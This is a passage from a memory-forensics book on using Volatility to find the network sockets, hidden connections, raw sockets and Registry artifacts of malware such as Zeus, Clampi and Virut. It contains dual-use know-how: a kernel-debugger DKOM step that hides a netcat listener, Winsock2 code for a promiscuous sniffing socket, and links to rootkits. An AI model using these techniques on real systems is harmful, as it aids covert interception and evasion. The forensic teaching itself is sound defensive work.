'_ADDRESS_OBJECT' : [ 0x68, { \
    'Next' : [ 0x0, ['pointer', ['_ADDRESS_OBJECT']], \
    'LocalIpAddress' : [ 0x0c, ['unsigned long']], \
    'LocalPort' : [ 0x30, ['unsigned short']], \
    'Protocol' : [ 0x32, ['unsigned short']], \
    'Pid' : [ 0x148, ['unsigned long']], \
    'CreateTime' : [ 0x158, ['_LARGE_INTEGER']], \
  } ], \


```



```
'_TCPT_OBJECT' : [ 0x20, { \
'Next' : [ 0x0, ['pointer', ['_TCPT_OBJECT']]}, \
'RemoteIpAddress' : [ 0xc, ['unsigned long']], \
'LocalIpAddress' : [ 0x10, ['unsigned long']], \
'RemotePort' : [ 0x14, ['unsigned short']], \
'LocalPort' : [ 0x16, ['unsigned short']], \
'Pid' : [ 0x18, ['unsigned long']], \
} ], \
```

The first member of each object (named `Next`) is a pointer to the next object, thus creating a singly linked list of entries. The terminating entry has a `Next` value of zero. Therefore, one way to enumerate the existing sockets on the system is to find the start of the `_ADDRESS_OBJECT` list and follow the `Next` pointers until reaching one that is zero. Likewise, you could do the same thing with the `_TCPT_OBJECT` list in order to enumerate the open connections on a system.

In fact, this is how the `sockets` and `connections` commands in Volatility work. For either command, Volatility finds `tcpip.sys` in kernel memory and locates a global variable in the module's `.data` section. For `sockets`, the variable that Volatility finds is named `_AddrObjTable`, which stores a pointer to the first `_ADDRESS_OBJECT` entry. For `connections`, it finds a variable named `_TCBTable`, which stores a pointer to the first `_TCPT_OBJECT` entry. Figure 18-3 shows a diagram of the enumeration procedure; you can find the corresponding source code in the `volatility/win32/network.py` file.



**Figure 18-3:** Diagram of locating the socket and connection objects in memory

The next few recipes cover some practical investigations based on socket and connection objects, and discuss ways that malware can hide their network communications.

<sup>1</sup><http://msdn.microsoft.com/en-us/library/ms740673%28VS.85%29.aspx>

## RECIPE 18-2: ANALYZING NETWORK ARTIFACTS LEFT BY ZEUS

The following command shows an example of using Volatility to print the sockets of a memory dump infected with Zeus malware.

```
$ python volatility.py sockets -f zeus.bin
```

Pid	Port	Proto	Create Time
<b>892</b>	<b>19705</b>	<b>6</b>	<b>Thu Feb 12 03:38:14 2009</b>
740	500	17	Thu Sep 18 05:33:19 2008
4	139	6	Thu Dec 11 20:51:51 2008
4	445	6	Thu Sep 18 05:32:51 2008
972	135	6	Thu Sep 18 05:32:59 2008
4	137	17	Thu Dec 11 20:51:51 2008
1320	1029	6	Thu Sep 18 05:33:29 2008
1064	123	17	Thu Dec 11 20:51:52 2008
740	0	255	Thu Sep 18 05:33:19 2008
1112	1025	17	Thu Sep 18 05:33:28 2008
1112	1033	17	Thu Sep 18 05:42:19 2008
4	138	17	Thu Dec 11 20:51:51 2008
892	35335	6	Thu Feb 12 03:38:14 2009
1112	1115	17	Thu Dec 11 18:54:24 2008
1064	123	17	Thu Dec 11 20:51:52 2008
892	1277	6	Thu Feb 12 03:38:15 2009
1156	1900	17	Thu Dec 11 20:51:52 2008
740	4500	17	Thu Sep 18 05:33:19 2008
1064	1276	17	Thu Feb 12 03:38:12 2009
1064	1275	17	Thu Feb 12 03:38:12 2009
4	445	17	Thu Sep 18 05:32:51 2008

In the output, you can see the process ID of the owning process, the port, protocol, and creation time. To convert the numerical protocol into a more readable form like `IPPROTO_TCP`, see the *Assigned Internet Protocol Numbers*.<sup>2</sup> Let's begin the analysis by looking at the first entry (in bold at the top), showing that a process with Pid 892 is using TCP port 19705. Because an `_ADDRESS_OBJECT` is allocated for client *and* server sockets, you cannot tell if the process is listening for incoming connections on TCP port 19705 or if the process just established a TCP connection with a remote endpoint (for example, google.com:80) using 19705 as the source port.

One thing you know, however, is that ports below 1025 are typically reserved for servers. Ports above 1025 could be either ephemeral client ports or server ports for applications that do not have the required privileges to bind to ports in the lower ranges. Of course, there are always exceptions (such as RDP, which binds to TCP 3389 even if it has the privileges to bind to lower ports). Thus, you'll need more information to distinguish the purpose of TCP 19705.

Let's continue with what you know about ephemeral client ports—they increase by one until reaching the maximum (the actual ranges vary between operating system versions), at which point they wrap back around to 1025. If TCP19705 happens to be a client socket, then other processes on the system that created client sockets within a few seconds would be assigned a value close to 19705. Let's place all the sockets created within the same time period in order based on the creation time and see if any evidence supports our theory.

Pid	Port	Proto	Create Time
1064	1275	17	Thu Feb 12 03:38:12 2009
1064	1276	17	Thu Feb 12 03:38:12 2009
892	19705	6	Thu Feb 12 03:38:14 2009
892	35335	6	Thu Feb 12 03:38:14 2009
892	1277	6	Thu Feb 12 03:38:15 2009

You can see that at 03:38:12, the system assigned ports 1275 and 1276 to a process with Pid 1064. Three seconds later at 03:38:15, the system assigned port 1277 to a process with Pid 892. In between these events, at 03:38:14, you see sockets created with the extremely far-off numbers 19705 and 35335. This pattern indicates that the sockets with ports 1275, 1276, and 1277 are probably ephemeral client sockets, and sockets with ports 19705 and 35335 are server sockets. Furthermore, because the first two client sockets are using protocol 17 (UDP), they may be involved in making DNS requests.

You can investigate further by determining which processes are using these sockets and if there are any active connections. The following output shows that the sockets in question were created by two different instances of `svchost.exe` and that TCP1277 is, in fact, a client socket that is connected to port 80 of 91.207.117.254—an address in the Ukraine.

```
$ python volatility.py pslist -f zeus.vmem | grep 892
svchost.exe      892      728      26      294      Thu Sep 18 05:32:58 2008
```

```
$ python volatility.py pslist -f zeus.vmem | grep 1064
svchost.exe      1064     728      62      1235     Thu Sep 18 05:32:59 2008
```

```
$ python volatility.py connections -f zeus.vmem
Local Address      Remote Address      Pid
192.168.128.128:1277 91.207.117.254:80   892
```

As you learned in Recipe 9-6 (when you used `HandleDiff.exe`) and Recipe 16-6 (when you used the `malfind` Volatility plug-in), Zeus injects code into other processes to remain stealthy. Now you can see the effect of the code injection and how it makes `svchost.exe` appear responsible for Zeus's network-related activities. Although there are no active connections for the TCP 19705 and TCP 35335 sockets, it's probably just because the attackers had not yet initiated an incoming connection or the infected system happened to be behind a firewall and unreachable from the Internet. Although we've solved many pieces of the puzzle at this point, some questions remain unanswered. For example, what is the

Recipe 18-2

purpose of the listening TCP sockets? Do they provide a remote command shell (i.e. `cmd.exe`) or a SOCKS proxy that the attackers can use to route connections through the infected machine? These are questions that you must answer by extracting the malicious code from the memory dump and analyzing it statically in IDA Pro (see Chapter 17).

<sup>2</sup><http://www.iana.org/assignments/protocol-numbers/protocol-numbers.xml>

Recipe 18-3

RECIPE 18-3: DETECTING ATTEMPTS TO HIDE TCP/IP ACTIVITY

There are a variety of ways to hide listening ports and active connections on a system. Table 18-1 summarizes a few possibilities and discusses how you can detect them in memory dumps using Volatility.

Table 18-1: Detecting Network Rootkits in Memory

Rootkit Technique	Memory Detection
Hook user mode APIs used by programs such as <code>netstat.exe</code> and <code>TCPView.exe</code> . Examples include <code>DeviceIoControl</code> , <code>ZwDeviceIoControlFile</code> , <code>GetTcpTable</code> , and <code>GetExtendedTcpTable</code> . The AFX <sup>3</sup> rootkit works in this manner.	Use the <code>apihooks</code> plug-in for Volatility (see Chapter 17) to detect the hooks. Or, you can also just use the <code>sockets</code> or <code>connections</code> commands, since the rootkit's API hooks aren't effective when the system is not active.
Install a kernel driver that hooks the <code>IRP_MJ_DEVICE_CONTROL</code> function of <code>\Device\Tcp</code> (owned by <code>tcpip.sys</code> ) and filter attempts to gather information using the <code>IOCTL_TCP_QUERY_INFORMATION_EX</code> code. Jamie Butler wrote a proof-of-concept rootkit <sup>4</sup> that uses this method.	Use the <code>driverirp</code> plug-in for Volatility (see Recipe 17-5) or the <code>sockets</code> or <code>connections</code> commands.
Create your NDIS driver, which operates at a much lower level than <code>Winsock2</code> , thus bypassing the creation of common artifacts such as the socket and connection objects.	Focus on finding the loaded driver by scanning for driver objects or hidden kernel threads.

Scanning for Sockets and Connection Objects

Instead of walking the linked lists of socket and connection objects (as the `sockets` and `connections` commands do), the `sockscan` and `connscan` commands scan the memory dump looking for pools with the appropriate tag, size, and type (paged versus non-paged) and then apply a series of sanity checks, which you can explore by viewing code in the `plugins/internal/connscan2.py` and `plugins/internal/sockscan.py` source files. Thus, by using `connscan` and `sockscan`, you can potentially identify sockets and connections that were used by malware in the past.

DKOM attacks are not as much of a threat against socket and connection objects as they are for process objects (as discussed in Recipe 15-6). In other words, you probably won't see malware trying to unlink or overwrite an `_ADDRESS_OBJECT` (to hide a listening socket) or a `_TCPT_OBJECT` (to hide an active connection). During our testing, we found that these objects must not be overwritten, or else the process's ability to communicate over the network will fail. For example, we followed these steps to test:

1. Started two server instances of netcat for Windows, each listening on a different port:

```
C:\> nc.exe -l -p 9090
C:\> nc.exe -l -p 8080
```

2. Using a kernel debugger, we found the `_AddrObjTable` symbol on the machine running the netcat processes. As previously described, `_AddrObjTable` stores a pointer to the first `_ADDRESS_OBJECT` structure in the list.

```
kd> x *!_AddrObjTable
b2f3ba60 tcpip!AddrObjTable = <no type information>
```

```
kd> dd /c1 b2f3ba60
b2f3ba60 823342c8 ; Start of the _ADDRESS_OBJECT list
b2f3ba64 0000001f ; Size of the _ADDRESS_OBJECT list
```

3. Printed the values at the start of the `_ADDRESS_OBJECT` list.

```
kd> dd /c1 823342c8
823342c8 00000000 ; Invalid
823342cc 00000000 ; Invalid
823342d0 820bd4e8 ; _ADDRESS_OBJECT for the port 8080 nc.exe
823342d4 8213d5f0 ; _ADDRESS_OBJECT for the port 9090 nc.exe
```

4. Overwrote the `_ADDRESS_OBJECT` entry for the netcat process listening on port 8080. In the command that follows, `ed` replaces the 4 bytes at address `823342d0` with `0x00000000`. Then we listed the values at the same addresses, shown in Step 3, to verify that the change took effect.

```
kd> ed 823342d0 0x00000000
kd> dd /c1 823342c8
823342c8 00000000 ; Invalid
823342cc 00000000 ; Invalid
823342d0 00000000 ; Invalid
823342d4 8213d5f0 ; _ADDRESS_OBJECT for the port 9090 nc.exe
```

5. Attempted to connect to the netcat listener on port 8080 (the attempt failed with no response).
6. Attempted to connect to the netcat listener on port 9090 (the attempt succeeded).

As a result of our testing, we know that it's possible to perform DKOM on socket and connection objects without causing a full system crash or even disrupting the state of other networking applications. However, the target of the DKOM (in this case the nc.exe process listening on port 8080) will no longer be able to receive incoming connections.

### Additional Artifacts

Most malware uses the Winsock2 API to avoid the complexities of writing a custom NDIS driver. As described in Figures 18-1 and 18-2, any use of this library to create sockets or connections results in various open handles to devices such as `\Device\Afd\Endpoint` and `\Device\Tcp`. These handles *must* remain open or the malware cannot send or receive data. If malware tries to close its handles to the devices for the purposes of covering its tracks, the next networking operation will result in exception `C0000008` (invalid handle).

Therefore, another discrepancy that you can look for is any process with open handles to `\Device\Afd\Endpoint` and `\Device\Tcp` (using the `files` command in Volatility) but without any reported sockets or connections. Here are a few other artifacts that can help you identify processes with networking functionality:

- Open handles to the Internet Explorer history file `index.dat` (using the `files` command)
- Loaded DLLs such as `wininet.dll`, `ws2_32.dll`, and `winsock.dll` (using the `dlllist` command)
- Open handles to a mutex such as `WininetConnectionMutex` (using the `mutantscan` command)

<sup>3</sup><http://www.rootkit.com/vault/therealaphex/AFXRootkit2005.zip>

<sup>4</sup>[http://www.rootkit.com/vault/fuzen\\_op/TCPIRPHook.zip](http://www.rootkit.com/vault/fuzen_op/TCPIRPHook.zip)

### RECIPE 18-4: DETECTING RAW SOCKETS AND PROMISCUOUS NICS

If a process is running with administrator privileges, it can enable raw sockets<sup>5</sup> from user mode with the Winsock2 API. Raw sockets allow programs to access the underlying transport layer data (such as IP or TCP headers), which can allow malware to forge or spoof packets. Additionally, malware can use raw sockets in promiscuous mode to capture passwords transmitted by the infected machine or other hosts on the same subnet. Two factors mitigate the risk presented by raw sockets. First, starting with XP Service Pack 2, Windows prevents processes from sending TCP data over raw sockets and does not allow

UDP datagrams to be sent using an invalid source address. Second, in order to capture packets sent to or from other hosts on the subnet, the network must be using a hub (which broadcasts frames/packets) or an unencrypted wireless connection.

## Promiscuous Mode Sockets

You can create a promiscuous mode socket with Winsock2 using the following steps:

1. Create a raw socket by specifying the `SOCK_RAW` and `IPPROTO_IP` flags to `socket`.

```
SOCKET s = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
```

2. Set the port to 0 when initializing the `sockaddr_in` structure that you pass to `bind`.

```
struct sockaddr_in sa;
struct hostent *host = gethostbyname(the_hostname);

memset(&sa, 0, sizeof(sa));
memcpy(&sa.sin_addr.s_addr,
      host->h_addr_list[in],
      sizeof(sa.sin_addr.s_addr));
```

```
sa.sin_family      = AF_INET;
sa.sin_port       = 0;
```

```
bind(s, (struct sockaddr *)&sa, sizeof(sa));
```

3. Use the `WSAIoctl` or `ioctlsocket` functions with the `SIO_RCVALL` flag to enable promiscuous mode (i.e., “sniffing mode”) for the NIC associated with the socket.

```
int buf;

WSAIoctl(s, SIO_RCVALL, &buf, sizeof(buf),
0, 0, &in, 0, 0);
```

## Detecting Promiscuous Mode

On a live Windows machine, you can use a tool called `promiscdetect`<sup>6</sup> to detect the presence of a network card in promiscuous mode. To detect them in a memory dump, you can use the Volatility `sockets` or `files` commands. You don’t even need a plug-in! The artifacts left in memory, as shown in the previous three steps we described, create a certain set of artifacts that stand out like a sore thumb. See if you can spot the process with the raw socket in this memory dump of a system infected with the Ordergun/Gozi/UrSniff trojan.<sup>7</sup>

```
$ python volatility.py sockets -f ursniff.vmem
Pid    Port   Proto  Create Time
1052   123    17     Wed Nov 18 01:23:24 2009
716    500    17     Wed Nov 18 01:23:20 2009
```

```

1824    0    0    Thu Jan 07 20:29:10 2010
4      445  6    Wed Nov 18 01:23:03 2009
[...]

$ python volatility.py files -p 1824 -f ursniff.vmem
Pid: 1824
File   \Device\HarddiskVolume1\WINDOWS\system32
File   \Device\KsecDD
File   \Device\Afd\Endpoint
File  \Device\RawIp\0
File   \Device\Afd\Endpoint
[...]
```

That was easy! In summary, processes that open raw sockets, with or without promiscuous mode, will have a socket bound to port 0 of protocol 0 and an open handle to `\Device\RawIp\0`.

<sup>5</sup><http://msdn.microsoft.com/en-us/library/ms740548%28VS.85%29.aspx>

<sup>6</sup><http://ntsecurity.nu/toolbox/promiscdetect/>

<sup>7</sup><http://www.secureworks.com/research/threats/gozi/>

## Registry Analysis

If you weren't familiar with the Registry as a source of forensic evidence when you started reading this book, you should be familiar with it now (it was discussed in Chapters 9 and 10). The following section shows a different perspective on the Registry. In particular, it describes how to determine which Registry keys a process was accessing at the time a memory sample was acquired *and* how to determine the values and data for those Registry keys. There are several reasons why extracting Registry contents from memory is important:

- **No disk access:** Sometimes, you simply don't have access to an infected system's disk in order to recover the Registry hive files.
- **Volatile hives and keys:** Some hives, such as `HKEY_LOCAL_MACHINE\HARDWARE`, do not have an associated file—they only exist in memory. Another example is `HKEY_CURRENT_USER\Volatile Environment`, which contains a temporary set of per-user environment variables. Additionally, malware can create volatile keys by specifying the `REG_OPTION_VOLATILE` flag to `RegCreateKeyEx`. In any of these cases, recovering the data from a memory sample with Volatility is your only option.



- Registry cache attacks:** Brendan Dolan-Gavitt showed that it was possible for an adversary to modify the cached version of Registry keys in kernel memory (similar to a DKOM technique) and not write those changes to disk. In particular, an attacker can change the Administrator user's password hashes in memory, thus enabling the attacker to log in from a remote location. See "Forensic analysis of the Windows registry in memory," which is available at <http://dfwrs.org/2008/proceedings/p26-dolan-gavitt.pdf>.

## RECIPE 18-5: ANALYZING REGISTRY ARTIFACTS WITH MEMORY REGISTRY TOOLS

In order to read or write to the Registry, processes must first open a handle to the key they wish to access using an API function such as `RegOpenKeyExA` or `RegCreateKeyExA`. If the request succeeds, then the process will receive a handle value that it must then pass to functions such as `RegQueryValueExA` or `RegSetValueExA` in order to perform the desired read/write operation. The handle will remain valid for the process until it calls `RegCloseKey` or until the process terminates.

You can use the `regobjkeys` command in Volatility to list the open Registry keys in a process. This will give you an idea of how the process was using the Registry at the time the memory dump was acquired. If you happen to encounter poorly coded malware that opens a key and then forgets to call `RegCloseKey`, then you can also gather some evidence leading to what the malware did several hours or days before.

### The Case of Clampi/Illomo

The following example is based on a memory dump infected with the Clampi/Illomo trojan.<sup>8</sup> This family of malware uses the Registry to not only store its command and control server information, but also to store encrypted DLLs that it queries for and loads at run-time. By storing DLLs in the Registry instead of on disk (not to mention in an encrypted form), Clampi successfully evades many antivirus programs.

```
$ python volatility.py pslist -f clampi.vmem
```

Name	Pid	PPid	Thds	Hnds	Time
System	4	0	64	263	Thu Jan 01 00:00:00 1970
smss.exe	588	4	3	21	Thu Sep 18 05:32:54 2008
csrss.exe	660	588	12	330	Thu Sep 18 05:32:56 2008
winlogon.exe	684	588	19	567	Thu Sep 18 05:32:56 2008
services.exe	728	684	16	256	Thu Sep 18 05:32:57 2008
lsass.exe	740	684	19	328	Thu Sep 18 05:32:57 2008
svchost.exe	892	728	17	193	Thu Sep 18 05:32:58 2008
svchost.exe	972	728	10	248	Thu Sep 18 05:32:58 2008
svchost.exe	1064	728	51	1165	Thu Sep 18 05:32:59 2008
svchost.exe	1112	728	6	85	Thu Sep 18 05:32:59 2008
svchost.exe	1156	728	15	206	Thu Sep 18 05:32:59 2008

spoolsv.exe	1488	728	10	119	Thu Sep 18 05:33:00 2008
explorer.exe	1624	1592	20	651	Thu Sep 18 05:33:01 2008
jusched.exe	1788	1624	1	26	Thu Sep 18 05:33:02 2008
alg.exe	1320	728	6	106	Thu Sep 18 05:33:29 2008
wscntfy.exe	1740	1064	1	28	Thu Sep 18 05:33:30 2008
<b>helper.exe</b>	<b>640</b>	<b>868</b>	<b>1</b>	<b>44</b>	<b>Sat Feb 14 18:23:02 2009</b>
<b>IEXPLORE.EXE</b>	<b>940</b>	<b>640</b>	<b>2</b>	<b>59</b>	<b>Sat Feb 14 18:23:13 2009</b>

In the process listing, you can see helper.exe and IEXPLORE.EXE—neither of which is immediately suspicious. However, when you consider the fact that IEXPLORE.EXE's parent process ID (640) is the process ID of helper.exe, then it begins to raise some flags. In most cases, if a user opens Internet Explorer, then IEXPLORE.EXE's parent process will be explorer.exe. Look at the open Registry keys for helper.exe:

```
$ python volatility.py regobjkeys -p 640 -f clampi.vmem
```

```
*****
Pid: 640
\REGISTRY\MACHINE
\REGISTRY\USER\S-1-5-21-606747145-842925246-839522115-
  1003\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION
    \INTERNET SETTINGS
\REGISTRY\USER\S-1-5-21-606747145-842925246-839522115-1003
\REGISTRY\MACHINE\SOFTWARE\CLASSES\CLSID\
  {0002DF01-0000-0000-C000-000000000046}
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\
  PARAMETERS\PROTOCOL_CATALOG9
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\
  PARAMETERS\NAMESPACE_CATALOG5
\REGISTRY\USER\S-1-5-21-606747145-842925246-839522115-1003\
  SOFTWARE\MICROSOFT\INTERNET EXPLORER\SETTINGS
```

Now you can tell which Registry keys helper.exe was using. The \REGISTRY\MACHINE prefix corresponds to HKEY\_LOCAL\_MACHINE. Likewise, \REGISTRY\USER corresponds to HKEY\_CURRENT\_USER. The outstanding issue at this point is *why* was helper.exe using these Registry keys? Most of them seem related to Winsock2 or Internet Explorer settings, based on the name of the key. However, just as you can't trust that a process named csrss.exe is the real csrss.exe, you also cannot trust that a Registry key named INTERNET EXPLORER\SETTINGS contains settings for the browser. Continue reading to figure out what Clampi really stores in these locations.

## Querying Registry Contents from Memory

The following steps show you how to access Registry content in memory dumps using Brendan Dolan-Gavitt's Memory Registry Tools<sup>9</sup> (some of the plug-ins have been built into

the Volatility core in 1.4). You can't extract the *entire* contents of the Registry from memory; however, you can usually find large portions, especially for recently accessed keys.

1. Use the `hivescan` command to locate the physical addresses of `CMHIVE` structures.

```
$ python volatility.py hivescan -f clampi.vmem
```

Offset	(hex)
44662792	<b>0x2a98008</b>
44690272	0x2a9eb60
48503648	0x2e41b60
127261064	0x795d988
130992992	0x7cecb60
131992416	0x7de0b60
132059144	0x7df1008
166725448	0x9f00748
169601888	0xa1beb60
170135560	0xa241008
170140696	0xa242418
197207896	0xbc12758
200421384	0xbf23008

2. Use `hivelist` to determine the virtual addresses of all of the hives. When calling this command, use the `-o` parameter and identify one of the physical addresses from the output of Step 1. It does not matter which value you choose from the `hivescan` output, and you can supply it as decimal or hex.

```
$ python volatility.py hivelist -o 0x2a98008 -f clampi.vmem
```

Address	Name
0xe1bce008	\Documents and Settings\Joseph\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
<b>0xe1982758</b>	<b>\Documents and Settings\Joseph\NTUSER.DAT</b>
0xe1855b60	\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe17da748	\Documents and Settings\LocalService\NTUSER.DAT
0xe1861008	\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1862418	\Documents and Settings\NetworkService\NTUSER.DAT
0xe1674988	\WINDOWS\system32\config\software
0xe1477b60	\WINDOWS\system32\config\default
0xe1485008	\WINDOWS\system32\config\SAM
0xe16a6b60	\WINDOWS\system32\config\SECURITY
0xe1395b60	[no name]
0xe1035b60	\WINDOWS\system32\config\system
0xe102e008	[no name]

- Once you have located the virtual addresses for the individual hives in memory, you can begin to query for particular keys, subkeys, or values using the `printkey` command. In the example, we chose the value that corresponds to the `NTUSER.DAT` because that is where the `\REGISTRY\USER\[REMOVED]\INTERNET EXPLORER\SETTINGS` key is located.

```
$ python volatility.py printkey -o 0xe1982758 -f clampi.vmem
'Software\Microsoft\Internet Explorer\Settings'
```

```
Key name: Settings (Stable)
Last updated: Sat Feb 14 13:23:02 2009
```

```
Subkeys:
```

```
Values:
```

```
REG_SZ      Anchor Color Visited : 128,0,128 (Stable)
REG_SZ      Anchor Color : 0,0,255 (Stable)
REG_SZ      Background Color : 192,192,192 (Stable)
REG_SZ      Text Color : 0,0,0 (Stable)
REG_SZ      Use Anchor Hover Color : No (Stable)
REG_BINARY  GID :
0000  00000098      ....
(Stable)
REG_BINARY  GatesList :
0000  637269746963616C6666163746F722E63      criticalfactor.c
0010  63002F6367692D62696E2F636974792E      c./cgi-bin/city.
0020  63676900      cgi.
(Stable)
REG_BINARY  KeyM :
0000  946BEEBCFFA5BB8B5E682AA58FBF24F5      .k.....^h*...$.
0010  7A63B79CBBDB14D51FAEB0573402596F      zc.....W4.Yo
0020  C6389C7EBD8F82029F36AB3F0C6CB94C      .8.~.....6.?..l.L
0030  C3987EE6770ACC53206F6B5BEC83A89E      ..~.w..Sok[....
0040  34C19E9C73930501F33DD2DA79ED6300      4...s....=.y.c.
0050  0425CB82FC873D89E18679798C67A843      .%....=.yy.g.C
0060  5CBC6526665EB18AC55195E024B87FF5      ..e&f^...Q...$.
0070  1A1C2083DDB744E6E766B35D88A785C8      ....D..f.]....
0080  2BA4584E1885A29DD316D589E6514B70      +.XN.....QKp
0090  90C9F3826913F109ED7C30862A164A4C      ....i....|0.*.JL
00A0  A406FAF978C47D7293FC64D748C5FB83      ....x.}r..d.H...
00B0  A2440A9877BECD4BFEA869A216F273C5      .D..w..K..i...s.
00C0  F144FF11383EAF5F3F87056161FCFF22      .D..8>._?..aa.."
00D0  BE00D54667A0BACE65A5C73203931196      ...Fg...e..2....
00E0  627EEB0B5D9D9A921B41108C2C9B09A5      b~..]....A.,...
00F0  1184EB91CA34180E922D85C76B02B0EF      .....4...-.k...
(Stable)
REG_BINARY  KeyE :
0000  00010001      ....
(Stable)
```

Based on the output, you can see that one of the open Registry keys in the `helper.exe` process stores the malware's command and control server (`criticalfactor.cc`) in the `GatesList` value and a 256-byte binary blob (probably related to the network encryption) in the `KeyM` value. As you can see, detecting a process's open Registry keys is useful, but determining what keys and values the malware may have introduced into the Registry is even better!

<sup>8</sup>[http://www.symantec.com/security\\_response/writeup.jsp?docid=2008-011616-5036-99&tabid=2](http://www.symantec.com/security_response/writeup.jsp?docid=2008-011616-5036-99&tabid=2)

<sup>9</sup><http://moyix.blogspot.com/2009/01/memory-registry-tools.html>

## RECIPE 18-6: SORTING KEYS BY LAST WRITTEN TIMESTAMP

The `printkey` command is great if you have an idea of what you are looking for. However, it can become overwhelming and time-consuming if you do not know the names of the keys or even in which hives to look. In this case, you can leverage the `LastWrite` timestamp that Windows stores for each key in the Registry. If you know the general time frame when a compromise occurred, you can use `hivedump` to extract all of the keys and their corresponding timestamps from a given hive (or all hives, depending on the parameters you send to `hivedump`) into a sortable CSV file. Table 18-2 shows the syntax for this command.

**Table 18-2:** Hivedump Syntax

Syntax	Req/Opt	Description
<code>-f FILENAME, --file=FILENAME</code>	Required	Path to memory dump file
<code>-o OFFSET, --offset=OFFSET</code>	Optional	The physical offset of the first hive that <code>hivescan</code> locates. Specify this parameter if you want to dump all hives in memory.
<code>-i HIVE, --hive=HIVE</code>	Optional	Virtual address of one hive to dump. Specify this parameter if you only want to dump a single hive.
<code>-v, --values</code>	Optional	Include values in the CSV file (otherwise only keys and timestamps are included)

The `-o` and `-i` flags are shown as optional; however, you must supply one or the other. If you want to dump data from all hives, then call `hivescan` (Step 1 of Recipe 18-5) and use the first address that it returns with the `-o` flag. If you only want to dump data from

a single hive, then use `hivelist` (Step 2 of Recipe 18-5) to get the virtual address of the desired hive, and use it with the `-i` flag.

The following example is based on a memory dump infected with the Virut trojan.<sup>10</sup> Note how `hivedump` extracts each hive to a separate file based on its virtual address. After obtaining all of the individual CSV files, you can combine them into one with the `cat` command.

```
$ python volatility.py hivescan -f virut.vmem | head -n 2
Offset          (hex)
33979232        0x2067b60

$ python volatility.py hivedump -o 0x2067b60 -f virut.vmem

Dumping \Documents and Settings\<User>\Local Settings\
  Application Data\Microsoft\Windows\UsrClass.dat
=> e1b65a28.csv
Dumping \Documents and Settings\<User>\NTUSER.DAT => e1b0c9c8.csv
Dumping \Documents and Settings\LocalService\Local Settings\
  Application Data\Microsoft\Windows\UsrClass.dat => e1849860.csv
Dumping \Documents and Settings\LocalService\NTUSER.DAT =>
  e1845008.csv
Dumping \Documents and Settings\NetworkService\Local Settings\
  Application Data\Microsoft\Windows\UsrClass.dat => e1825b60.csv
Dumping \Documents and Settings\NetworkService\NTUSER.DAT =>
  e181c5a8.csv
Dumping \WINDOWS\system32\config\software => e14f3008.csv
Dumping \WINDOWS\system32\config\default => e14f37e8.csv
Dumping \WINDOWS\system32\config\SECURITY => e14f13c8.csv
Dumping \WINDOWS\system32\config\SAM => e14ff008.csv
Dumping => e1367b60.csv
Dumping \WINDOWS\system32\config\system => e1018388.csv
Dumping => e1008b60.csv

$ cat *.csv > combined.csv
```

You can open the combined CSV file in a spreadsheet application and sort the timestamp column from largest to smallest in order to see the most recent changes. After viewing changes to the Registry from various systems, you can familiarize yourself with the keys that Windows updates regularly and figure out which ones you can ignore. If we chose the `-v` flag to `hivedump`, the CSV file would include the values in each key.

In Figure 18-4, you can see that a run key (Microsoft\Windows\CurrentVersion\Run) was last updated at 13:27:01. A few seconds earlier at 13:26:58, a change was made to a Registry key that stores firewall configurations. In particular, the `AuthorizedApplications\List` subkey stores names of processes that Windows excludes from normal firewall rulesets.

B	C	D	E	F	G	H	I	J	K	L	M
Sat Nov 21 13:27:58 2009	SAM\Domains\Account\Users\000003EB										
Sat Nov 21 13:27:38 2009	ControlSet001\Services\SharedAccess\Lpoch										
Sat Nov 21 13:27:24 2009	ControlSet001\Services\Eventlog\Application\F5FNT										
Sat Nov 21 13:27:24 2009	Microsoft\Cryptography\RNG										
Sat Nov 21 13:27:01 2009	Microsoft\Windows\CurrentVersion\Run										
Sat Nov 21 13:26:59 2009	Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo										
Sat Nov 21 13:26:59 2009	Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\00000000000024c8e										
Sat Nov 21 13:26:59 2009	Software\Microsoft\Windows\ShellNoRoam\MUICache										
Sat Nov 21 13:26:58 2009	ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List										
Sat Nov 21 13:26:58 2009	Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders										
Sat Nov 21 13:26:58 2009	Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections										
Sat Nov 21 13:26:58 2009	SessionInformation										

**Figure 18-4:** Registry keys sorted by last modified time

By combining all of the CSV files into one, a little bit of context was lost. Now it is hard to tell if the run key is under HKEY\_LOCAL\_MACHINE or HKEY\_CURRENT\_USER. That's okay, however, because it's easy enough to modify the `hivedump` Python script to print an extra column indicating which hive the data came from. Using the `printkey` command (Step 3 of Recipe 18-5), you can investigate the values in the run key:

```
$ python volatility.py printkey -o 0xe14f3008 -f virut.vmem
